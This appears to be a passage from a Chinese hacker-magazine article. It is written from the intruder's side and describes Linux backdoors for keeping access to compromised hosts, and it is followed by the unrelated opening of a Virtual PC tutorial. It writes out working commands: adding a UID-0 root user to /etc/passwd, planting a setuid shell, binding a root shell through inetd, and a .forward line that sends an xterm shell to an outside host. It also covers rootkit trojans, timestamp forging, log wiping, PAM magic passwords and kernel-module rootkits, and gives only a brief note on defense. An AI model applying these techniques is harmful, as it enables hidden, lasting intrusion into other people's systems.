了解了LINUX口令认证技术和密码文件的结构，为了重返肉鸡，于是一些人做出了大胆的举动：更改/etc/passwd和/etc/shadow文件，包括添加一般用户和特权用户，或者修改上面提到的系统用户。

Echo "CIEL::0:0::/:/bin/sh" >>/etc/passwd 因为这个用户的UID=0，这样就添加了一个叫CIEL的ROOT级用户。相应的，如果修改一个已经存在的用户，把他的UID设置成0，这样更加隐蔽，当此用户下次登陆进系统是，直接拥有ROOT权限！

但是由于已经更改了系统文件，只要管理员足够警觉，就可以断绝入侵者的后路。

于是入侵者想到了一个系统工具：crontab。他们的功能是在一定的时间间隔调度一些命令的执行。在/etc目录下有一个crontab文件，这里存放有系统运行的一些调度程序。每个用户可以建立自己的调度crontab。这样，入侵者就可以运用这个程序定时添加/删除一个特权用户或者一个后门SHELL程序，这样就可以解决了容易被发现的问题，而且可以在每一天特定时间内进行攻击！

以上的后门技术都是基于修改密码文件，事实上，换种思路，我们也可以修改认证程序或者SHELL程序：

1、LINUX远程登陆提供的不止是TELNET，还有RSH和RLOGIN等基于用户./rhosts文件的认证方法，于是入侵者可以修改./rhosts为以后的重返铺平道路。只要在目标用户的此文件中加入两个加号就可以通过此用户直接通过R系列命令登陆目标主机而不需要任何验证过程！

2、修改LOGIN。login程序通常用来对telnet来的用户进行口令验证．入侵者获取login.c的原代码并修改，使它在比较输入口令与存储口令时先检查后门口令。如果入侵者先输入了后门口令，那么就可以直接登陆系统，获取可爱的"#"号。

3、随着网络技术的发展，越来越多的人意识到R系列命令的不安全性，不仅在于其认证技术存在着一定缺陷，还很容易被嗅探：新一代的ssh技术已经被广泛运用，取代R系列命令是早晚的事情了。这里不再对其详细介绍，可是这种技术仍然存在着弱点：ssh 认证时候需要密钥。黑客把他自己的主机密钥放到目标机器的ssh配置文件"authorized_keys"里，他可以用该账号来访问机器而不需要提供密码。

4、设置UID程序。比如拷贝修改SHELL程序：

```
#cp /bin/ksh /tmp/.sh
#chown root.root /tmp/.sh
#chmod +s /tmp/.sh
```

当入侵者下次用普通用户身份登陆进系统后，直接运行修改后并被隐藏在某处的SHELL程序后，就可以直接获取ROOT权限。

总结上面3种技术，可以简称为服务后门。甚至finger,ftp,inetd等都可以被修改成后门。记得有一篇利用SADMINDEX攻破日本某政府网站的实例，里面就是利用SADMIND漏洞，溢出成功后在对方主机执行

```
# echo 'ingreslock stream tcp nowait root /bin/sh sh -i' > /tmp/.x
# /usr/sbin/inetd -s /tmp/.x
```

这样就在目标主机1524端口绑定了一个ROOT SHELL

网络上盛传的BINDSHELL可以在任意端口绑定一个ROOT SHELL，这种技术有一定的缺陷性：任何人都可能利用你开的端口轻松进入你的肉鸡！管理员当然也会很容易发现的。新一代的扫描器AMAP就能很快的扫描目标主机的开放端口，并且很容易发现BIND SHELL。

从上面第2种替换系统文件思想发展起来的后门技术最终导致了Rootkit的产生。

LINUX不象WINDOWS存在着文件保护措施，ROOT级用户可以随意替换系统里面的某些常用程序命令。当入侵者在肉鸡上运行了某个程序却又害怕管理员用PS命令发觉时，他想到了同时替换上一个假的PS程序迷惑管理员。这个就是ROOTKIT的思想。

确切的来说，ROOTKIT只是用来迷惑管理员，嗅探目标的敏感数据，窃听他人网络对话，提供后门的一套工具集。成熟的ROOTKIT会包含远程后门和本地后门。此外ROOTKIT也提供了一套常用程序来替换系统原有的用以欺骗管理员，包括PS、LS等命令等命令。

下面给出一个ROOTKIT的README文档，它把他所包含的程序和用途全部列出来了，

```
  bindshell        port/shell type daemon!
  chfn             Trojaned! User->r00t
  chsh             Trojaned! User->r00t
  crontab          Trojaned! Hidden Crontab Entries
  du               Trojaned! Hide files
  find             Trojaned! Hide files
  fix              File fixer!
  ifconfig         Trojaned! Hide sniffing
  inetd            Trojaned! Remote access
  killall          Trojaned! Wont kill hidden processes
  linsniffer       Packet sniffer!
  login            Trojaned! Remote access
  ls               Trojaned! Hide files
  netstat          Trojaned! Hide connections
  passwd           Trojaned! User->r00t
  pidof            Trojaned! Hide processes
  ps               Trojaned! Hide processes
  rshd             Trojaned! Remote access
  sniffchk         Program to check if sniffer is up and
running
  syslogd          Trojaned! Hide logs
  tcpd             Trojaned! Hide connections, avoid
denies
```

```
top                Trojaned! Hide processes
wted               wtmp/utmp editor!
z2                 Zap2 utmp/wtmp/lastlog eraser!
```

当某个黑客连接到肉鸡，恰好此时管理员运行被替换了的NETSTAT，屏幕上不会显示出真实连接情况。于是，管理员就不会意识到此刻正有一个入侵者和他同处一室。

与ROOTKIT有关系的还有另外一种后门技术：校验和及时间戳后门

早期入侵者用自己的trojan程序替代系统文件．系统管理员便依靠时间戳和系统校验和的程序辨别一个二进制文件是否已被改变，如ps程序。入侵者又发展了使trojan文件和原文件时间戳同步的新技术。它是这样实现的：先将系统时钟拨回到原文件时间，然后调整trojan文件的时间为系统时间。一旦二进制trojan文件与原来的精确同步，就可以把系统时间设回当前时间。

有没想过利用25号端口留后门？呵呵，通过修改邮件服务器的配置文件也能达到目的。

Sendmail.cf是修改的目标文件：只要加入WIZ命令，外人就可以直接从25号端口直接进入系统。这个后门很危险，因为25号端口必然会被入侵者扫描。

如果肉鸡开放了WEB服务，入侵者也可以通过80号端口留后门。即使对方开启了防火墙，可是它要对外提供服务，必然不会封闭80端口。入侵者可以留下一个隐蔽的WEBSHELL，虽然最初只是获取NOBODY的权限，可是想办法开启一个CMDSHELL，再通过预留的本地后门或者直接本地溢出获取最高权限。虽然这样步骤比较复杂，但是管理员不容易察觉。以个人经验来看，当获取了CMDSHELL后，再本地溢出，完事后切断CMDSHELL，擦干净记录，几乎不会被发现。

不同的网络协议后门（包括TCP，UDP，ICMP后门）：

TCP后门：包括上面提到的BIND SHELL，很容易被NETSTAT命令察觉，也很容易被防火墙过滤掉。可是UDP后门就不会有这样的烦恼。许多防火墙设置成允许类似DNS的UDP报文的通行。通常入侵者将UDP Shell放置在这个端口，允许穿越防火墙。好似天网防火墙在缺省配置下不会理睬任何UDP数据包：UDP素来是很容易被忽略的一个危险因素。

ICMP后门：因为其不监听端口，这就大大增加了其隐蔽性。

有些防火墙会进行包过滤，可是却很少阻止ICMP数据的通过。有些防火墙允许外界ping它内部的机器。入侵者可以象发送电报一样，通过ICMP info传输数据。比如把数据放入Ping的ICMP包，在ping的机器间形成一个shell通道．管理员会发现有大量的PING风暴。但除了他查看包内数据，否则入侵者不会暴露。

Loki和lokid（攻击的客户端和服务端）是实施这种攻击的有效的工具。在实际攻击中，攻击者首先必须设法在内部网络的一个系统上安装上lokid服务端，而后攻击者就可以通过loki客户端将希望远程执行的攻击命令（对应IP分组）嵌入在ICMP或UDP包头部，再发送给内部网络服务端lokid，由它执行其中的命令，并以同样的方式返回结果。由于许多防火墙允许ICMP和UDP分组自由出入，因此攻击者的恶意数据就能附带在正常的分组，绕过防火墙的认证，顺利地到达攻击目标主机。

破坏文件系统后门：可以用来存放大量数据。

入侵者以专有的格式在硬盘上割出一部分，且表示为坏的扇区．因此入侵者只能用特别的工具访问这些隐藏的文件．对于一般的管理员来说，很难意识到它的存在并且发现这些"坏扇区"里的文件系统，而它又确实存在。这种方法笔者也只是听说过，没有遇到过。事实上，后来出现的ROOTKIT里的DU，LS等程序也可以起到同样的效果，把入侵者的文件隐匿起来。

.forward后门：如果服务器开放SENDMAIL服务的话，入侵者可以在.forward中执行一些SHELL脚本，这样的方法和CRONTAB有点类似。最简单的是把.forward设置成

```
\username
 |"/usr/local/X11/bin/xterm -disp hacksys.other.dom:0.0
-e/bin/sh"
```

PAM后门：很多服务都依赖PAM（PLUGGABLE AUTHENTICATION MODULES）认证，因此通过修改这些PAM库，入侵者可以一次在多个服务中添加MAGIC PASSWORD，假设黑客重编译了PAM_PWDB.SO，任何启用PAM并且依赖PAM的认证软件都允许入侵者用MAGIC PASSWODR获取访问权，这个有点类似上面的LOGIN后门。

上面的后门技术都是很表面的东西，这里必须得提到内核后门

内核是Unix工作的核心．用于库躲过MD5校验的方法同样适用于内核级别，甚至连静态连接都不能识别．一个后门作的很好的内核是最难被管理员查找的。所以这种后门多被安装在比较重要的网络节点上，当然，这也需要入侵者拥有高超的编程技术。

记得曾经拜读过大鹰前辈的《KERNEL HACKING简单入门》。文章的重点在于教会读者如何构建自己的系统调用。比如：改变sys_getdents()过滤LS的输出；修改sys_getdents()用以隐藏进程；截获sys_execve()重定向可执行文件；改变sys_read()隐藏网络连接。

于是涉及到了LKM ROOTKIT，最著名的adore是由teso小组成员开发的一个lkm后门，能够实现的功能有隐藏文件、隐藏进程、以root身份执行程序并提供了卸载功能(当然它的卸载是需要提供密码验证的)，这个后门模块可以支持2.2及2.4的内核，同时易于配置使用。LKM后门比传统的后门程序更加复杂强大，更不易于被发现。主要运行在tcp/ip层，因为这是在系统管理员面前最好的隐藏后门的地方。

一旦系统被攻破并且被安装了lkm的rootkit程序，这就很难被发现了。因为整个操作系统都不能信任了。如果机器不允许关机，唯一的发现入侵者的方法是通过分析在网络其他可靠机器上的sniffer结果。或者利用其他的操作系统来监测硬盘。

常见的后门技术差不多都列在这里了，当然还有不常用的Boot块后门，库后门等等，由于LKM ROOTKIT的广泛流传，上面的部分后门技术已经被淘汰了，但是我们还是有必要了解一下的。

如何防御：下次在详细的写下来吧，否则又是几千字：)。这里只是大概提一下：最重要的是防范黑客的第一次入侵，关键在于提高系统安全强度，避免存在弱口令，勤打补丁，积极审核日志，有计划的备份数据。一旦发现已经被入侵也不要慌张，但是此时系统已经不可靠了，不要受LS，PS的输出蒙蔽，最干脆的办法就是重装系统，再恢复数据，同时推荐RKDET和CHKROOTKIT，TRIPWIRE三款工具时刻审核你的系统。

最后引用一句老话：最好的安全措施就是防止被攻击者入侵系统。

怎样使用虚拟机

——茶杯里的勿忘

相信许多读者已经看过在2003年第11期的x档案中钟毅榕写的《菜鸟的实验室——虚拟机》一文，在文中作者告诉了我们怎样在虚拟机中实验各种危险的程序，但是他的侧重点主要放在了怎样在虚拟机里做实验，但是许许多多的菜鸟，甚至一些老鸟，对于虚拟机软件并不是十分的了解，下面我就本着人人为我，我为人人的精神向大家详细的介绍虚拟机的使用方法。

首先我们在使用虚拟机之前先来明确一下虚拟机的概念，虚拟机软件就是可以在一台电脑上虚拟出一台甚至数台相对独立的计算机。这些虚拟出来的计算机具有独立的，完整的硬件系统，可以和真实的电脑一样设置bios，对虚拟的硬盘进行分区，格式化，安装运行各种操作系统的软件。由于各个虚拟机之间是独立的，我们还可以在一台电脑上同时运行多个操作系统（也就是多个虚拟出来的计算机在一台电脑中同时运行）而且我们还可以将虚拟的系统通过虚拟的网卡连接起来，组成一个局域网。怎么样神奇吧？ 目前虚拟机软件主要有两种，一种是Connecti的Connectix virtual pc另一种是vmware公司的vmware workstation，其中virtual pc简单易用，运行速度快，有许多很实用的功能，下面我们就先来介绍virtual pc的使用方法。我用的是virtual pc 5.1版，其他的版本大同小异。软件安装很简单，一路next就可以了。我们在了解了虚拟机的原理之后就开始动手配置自己的虚拟机了。Ok~~继续！完全配置完虚拟一台机一般要经过：创建虚拟机，配置虚拟机，安装各种各样的系统，安装附加模块，进行网络设置等几个步骤。

创建虚拟机

安装完成虚拟机软件后运行虚拟机，第一次会出现“创建虚拟机向导（pc setup Wizard)”如图1。




图 1

用户可以通过该向导设置虚拟机的名称，操作系统类型，内存大小，磁盘映像文件的格式，大小及路径（如图2至图7），当然你也可以创建一台默认的虚拟机，然后通过“setting”来修改虚拟机的配置，完成创建。




图 2

虚拟机创建完成后，我们再来设置虚拟机的IDE驱动器，Virtual pc可以通过菜单命令的模式使用主机的光驱和软驱（包括虚拟光驱如东方光驱魔法师，Daemon Tools等），也可以使用映像文件，而且可以随时在虚拟机中对虚拟光驱进行“热插拔”，但是不知道为什么在Windows 98/Me系统下我使用不了主机的光驱，Nt/2k/xp/2003下则可以使用。




图 3




图 4




图 5

Virtual pc能够通过“虚拟磁盘向导（Virtual Disk Wizard)”将主机的硬盘添加到虚拟机里（如果你没有把握请

不要这么做，因为你要是这么做，你在虚拟机里的操作将对主机的硬盘产生影响）参见上图 5

